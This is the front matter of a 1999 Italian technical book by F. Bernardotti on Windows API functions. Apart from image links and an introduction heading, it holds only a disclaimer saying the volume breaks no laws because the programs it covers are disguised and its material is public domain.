

Funzioni API di Windows.




QUESTO VOLUME NON VIOLA NESSUNA LEGGE NEPPURE MORALE.
“Questo volume, al contrario di quanto farebbe pensare il titolo, NON VIOLA NESSUNA
LEGGE in quanto non fa riferimento a nessun programma in modo specifico. I
programmi ad esempio sono stati camuffati ed è impossibile risalire all’origine.
Le tabelle e gli scritti riportati sono espressamente DI PUBBLICO DOMINIO O ANONIMI.
In ogni caso sono riprodotti nella loro forma originale compresa la lingua.”
1999 F.Bernardotti - flavio@bernardotti.al.it - www.bernardotti.al.it
INTRODUZIONE



